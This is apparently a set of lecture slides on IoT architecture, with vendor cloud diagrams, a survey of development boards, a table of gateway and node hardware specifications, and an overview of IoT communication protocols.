
1. **Microsoft** IoT Architecture

Iot Cloud Service Architecture + Security – **Microsoft Azure IoT**




1. Oracle IoT Architecture

Iot Cloud Service Architecture + Security – **Oracle IoT Cloud Service**



1. Cloud Vendor Emphasis Comparison (Y 2013)

Gartner Cloud Comparison (Y 2013)



IoTS – Internet of Things Intro

IoT - Internet of Things

Applications: Smart Cities (e.g. Waste Collection Management), Distributed Computing in IoT Cloud/Siloses, Semantic Sensor Network, Health Care App, E-Payment Solutions, Social Sensing Applications, Big Data / NoSQL processing, Crypto Blockchain Solutions.

IoT Sensors & Actuators

Temperature, Humidity, Motion, Camera, Polution - CO, Noise, Infrared – Actuators: Engines, Plugs, Boilers, etc.

Digital Serials (UART, SPI, I2C,..)
Radio -
ISO 14443 A/B (prox. card/tag)
NFC / ISO 15693 & 18000
vicinity card/tag
Z-Wave, ZigBee,..

Embedded Devices - Smart Objects

Embedded IoT GWs and Nodes
PoC: Rasberry PI, Arduino, BeagleBone /Ninja blocks/Nitrogen..
Production: Eurotech, Cisco/Tehnicolor, HMS-Netbiter, Honeywell, etc.

Smart Objects API
&
Device Models/Types

Gateway Services

IoT Middleware (M2M - Machine to Machine / Internet Protocols) Over GSM, Wi-Fi, etc.…

REST & WS-SOA
Web Semantic (Web 2.0 & 3.0) - OWL/RDF

CoAP

MQTT
M2M – MoM Protocols, Agents based Middleware

IoT Cloud / Back-End Systems

Oracle IoT CS
IBM BlueMix
Microsoft Azure
Amazon AWS IoT
Public / Private PaaS or IaaS Clouds (ThingsWorks, Xively)

Open Source Clouds / GRID / Distributed and Parallel Systems

1. IoT Boards

IoTS – Internet of Things Smart Objects: IoT Nodes and Gateways (Dev Boards – Non-production)

Smart Object	Tools + Developers Web Page
Raspberry PI 	Micro-processor / Micro-controller: ARM | Linux based OS Programming Languages / Dev Platforms: Python, C/C++, ARM ASM or Java Embedded Web (UK): http://www.raspberrypi.org/
Arduino 	Micro-processor / Micro-controller: ATMega Programming Languages / Dev Platforms: Arduino Programming Language (based on Wiring), Atmel ASM, C/C++ Web (Italy): http://www.arduino.cc/

1. IoT Boards

IoTS – Internet of Things Smart Objects: IoT Nodes and Gateways (Dev Boards – Non-production)

Smart Object	Tools + Developers Web Page
Waspmote 	Micro-processor / Micro-controller: ATMega Programming Languages / Dev Platforms: Waspmote Scripts (looks like Atmel C/C++ combined with Java) Web (Spain): http://www.libelium.com/development/
BeagleBone / Ninja Blocks 	Micro-processor / Micro-controller: ARM | Linux based OS: Ubuntu or Android 4.0 Programming Languages / Dev Platforms: C/C++, Java for Android, Ubuntu Programming Languages, ASM ARM Web (US): http://beagleboard.org/Products/BeagleBone
ESP-8266 ESP-01/ESP-12 / NodeMcu Lua ESP8266 CH340G WIFI 	Micro-processor / Micro-controller: ESP8266EX | HAL/OS: Native Firmware with AT commands or Lua interpreter capabilities Programming Languages / Dev Platforms: Lua or AT commands Web: https://benlo.com/esp8266/esp8266QuickStart.html

1. IoT Mobile Smart Devices as Gateways

IoTS – Internet of Things Smart Objects: Mobile Smart Devices (Dev & Production)

Mobile Convergence for M-App Development

HTML 5 / CSS 3 / JavaScript


WebKIT Engine / Similar Engine

Mobile IoT: Android/Java, iOS, C-Posix, JavaScript

- **ANDROID**: Java; C/C++
- (Apple iOS): Swift / Objective-C
- **BlackBerry**: Java & Native C/C++; Web: HTML 5
- **Windows 8/10 IoT Core**: C#.NET
- **Intel Tizen**: C/C++; Web: HTML 5
- **SailfishOS & Ubuntu Touch**: Native: C++ Qt; Web: QML or HTML 5
- **Firefox OS**: Web: HML 5

1. **IoT** Mobile Vicinity and Proximity Techs

IoTS – Internet of Things Smart Objects: Mobile NFC | RFID Sensors & Standards – Vicinity vs. Proximity (Dev & Production)



Embedded OS HW Details (for IoT GW) – Real Devices vs. Development Boards

No	Vendor/Provider	Model	OS / VM	CPU	RAM (MB)	Flash/SD/SSD (GB)	Main Promoted Dev Platforms/SDKs
1	**Eurotech**						
1.1		DynaGATE 15-10	Yocto Linux, Intel Gateway Solutions for IoT ready; It may support Java SE	Intel Quark SoC X1020D, 400Mhz	512	8 GB	1. Everyware Software Framework (ESF) support to extend capabilities further, including remote device management and Java programmability 2. POSIX C 3. Java SE-e
1.2		ReliaGATE 20-11	Wind River Linux (intel); it may support Java SE	Intel ATOM, E620 (T) 600MHz, E640(T) 1GHz, E660(T) 1.3GHz, E680(T) 1.6GHz	512	8 GB	1. Everyware Software Framework (ESF) Ready compatible with Eurotech's Everyware Device Cloud (EDC) 2. POSIX C 3. Java SE-e
1.3		ReliaGATE 15-10	Yocto Linux, Intel Gateway Solutions for IoT ready; It may support Java SE	Intel Quark SoC X1020D, 400Mhz	512	4 GB	1. Everyware Software Framework (ESF) support to extend capabilities further, including remote device management and Java programmability 2. POSIX C 3. Java SE-e

Embedded OS HW Details

2	**IBM**	it supports including Raspberry Pi and Arduino					
2.1		Intel IoT GW D200 (D50/100/200)	Wind River Linux (Intel) - IoT Ready (including MQTT distro); it may support Java SE	Intel Quark SoC X1020D	512	8 GB	1. Python with MQTT Paho lib connected to IBM Bluemix Cloud 2. POSIX C 3. Java SE-e 4. OSGi - Eclipse Kura / Lua
3	**Netbiter / HMS**						
3.1		Netbiter EC350	Linux BusyBox, Optional activation via Argos Cloud and it is Java SE and C enabled	ARM Cortex	1024	0,5 (512 MB - with restricted partitions))	1. HMS GW SW Stack -with ZeroMQ, Native SNMP, Native Protocol Agents (with samples for Java and C) and Netbiter Argos Cloud 2. POSIX C 3. Java SE-e
3.2		Netbiter EC310	Linux BusyBox, Optional activation via Argos Cloud and it is Java SE and C enabled	ARM Cortex	1024	0,5 (512 MB - with restricted partitions))	1. HMS GW SW Stack -with ZeroMQ, Native SNMP, Native Protocol Agents (with samples for Java and C) and Netbiter Argos Cloud 2. POSIX C 3. Java SE-e

Embedded OS HW Details

4	**Thales (Gemalto)**						
4.1		Cinterion Concept Board	Proprietary OS? With Java ME 3.2 embedded on EHS6 chip	ARM 11	10	0,01 GB (10 MB user space for JME Midlets)	1. Java ME 3.2
5	**Microsoft (boards promoted by Microsoft)**						
5.1		MinnowBoard MAX / Rpi 2 Model B+	Windows 10 IoT Core, Debian GNU/Linux, Yocto Project Compatible, Android 4.4 System	Intel Atom x64 E38xx Series SoC	1024 / 2048	8 GB	1. Microsoft C# .NET / C++ 2. POSIX C 3. Java SE-e 4. JavaScript on Node.js
5.2		Sharks Cove	Windows 8.1	Intel ATOM Z3735G	1024	16 GB	1. Microsoft C# .NET / C++
5.3		Qualcomm DragonBoard 410C	Linux based on Ubuntu, and planned support for Windows 10 IoT Core RT	ARM Cortex A7	1024	8 GB	1. POSIX C 2. C++ 3. Java SE-e 4. JavaScript - Node.js / Microsoft C#

Embedded OS HW Details

6	**BoundaryDevice**						
6.1		Nitrogen6 SabreLite	Android or Linux Ubuntu 14 Trusty T	ARM Cortex A9 dual-core	512	4 GB	1. POSIX C 2. C++ 3. Java SE-e 4. JavaScript - Node.js / Python
6.2		Nitrogen6 MAX	Android or Linux Ubuntu 14 Trusty T	ARM Cortex A9 quad-core	1024	8 GB	1. POSIX C 2. C++ 3. Java SE-e 4. JavaScript - Node.js / Python
7	**Intel (GW HW provider - please see the above models)**						
7.1		Intel Edison + Arduino Breakout Board	Yocto Linux, Arduino, Node.js (nodeRED)	Intel ATOM SoC	1024	8 GB	1. C-Arduino 2. Gnu C/C++
7.2		Galileo Gen 2	Yocto Linux	Intel Quark SoC X1000	256	8 GB	1. C-Arduino 2. Python 3. JavaScript - Node.js 4. POSIX C
7.3		Intel Galileo	Yocto Linux	Intel ATOM x64	256	8 GB	1. C-Arduino 2. Python 3. JavaScript - Node.js

Embedded OS HW Details

8	**Beagle Boards**						
8.1		BeagleBone Black	Debian Android Ubuntu Cloud9 IDE on Node.js w/ BoneScript library	ARM Cortex A8 Sitara	512	4 GB	1. Java SE-e 2. C/C++ 3. JavaScript - Node.js 4. Python
9	**Raspberry**						
9.1		Rpi Modelb / Raspberry Pi 2 Model B+	Raspbian Wheezy OS/Debian Linux Embedded	Broadcom BCM2835 SoC/BCM2836 SoC, single-Core/Quad-core ARM Cortex-A7	512 / 1024	4GB	1. Python 2. C/C++ 3. JavaScript - Node.js + node-Red 4. Java 8 SE-e 5. Java 8 ME-e
10	**Arduino**						
10.1		Arduino Yun	Linux eMbedded OS + Arduino Environment	Atheros AR9331 MIPS/ARM + ATmega32u4	64	2 GB	1. C-Arduino + Bridge Library - HTTP and Python

Embedded OS HW Details (for IoT Nodes)

1	**ESP**						
1.1		ESP8266 ESP-01 board	Proprietary OS/Firmware with Interpretors	106micro Diamond Standard core (LX3)	64 KB Instruction 96 KB data	64 KB	1. AT/HTTP Commands 2. Lua (with NodeMCU Lua)
1.2		NodeMcu Lua WIFI IoT dev board based ESP8266 module	Proprietary OS/Firmware with Interpretors	106micro Diamond Standard core (LX3)	64 KB Instruction 96 KB data	64 KB	1. AT/HTTP Commands 2. Lua (with NodeMCU Lua)
1.2		ESP8266 ESP-12 board	Proprietary OS/Firmware with Interpretors	106micro Diamond Standard core (LX3)	?	?	1. HTTP Commands 2. Lua (with NodeMCU Lua)
2	**NXP (NXP acquired Freescale & ~~Qualcomm acquired NXP~~)**						
2.1		ARM mbed NXP LPC1768 Development Board	?	ARM Cortex-M3	32 KB	512 KB	1. ARM mbed C and Library
2.2		Freescale FRDM-K64	?	ARM Cortex-M3	256 KB	1024 KB	1. ARM mbed C

1. IoT Communications Protocols HTTP-REST, CoAP, MQTT

1.Infrastructure (e.g.: 6LowPAN, IPv4/IPv6, RPL, ZigBee, Z-Wave, SigFox, LoraWAN, GSM-3G/4G, WiMAX, GSM 5G IoT-NB)

2.Identification (e.g.: EPC, uCode, IPv6, URIs)

3.Comms / Transport (e.g.: Wi-Fi, Bluetooth, BLE, LPWAN, ZigBee, Z-Wave, SigFox, LoraWAN, GSM-3G/4G. WiMAX)

4.Discovery (e.g.: Physical Web, mDNS, DNS-SD)


5.Data Protocols (e.g.: MQTT, CoAP/HTTP-REST, AMQP, Websocket, LWM2M, ModBus)

6.Device Management (e.g.: TR-069, OMA-DM)

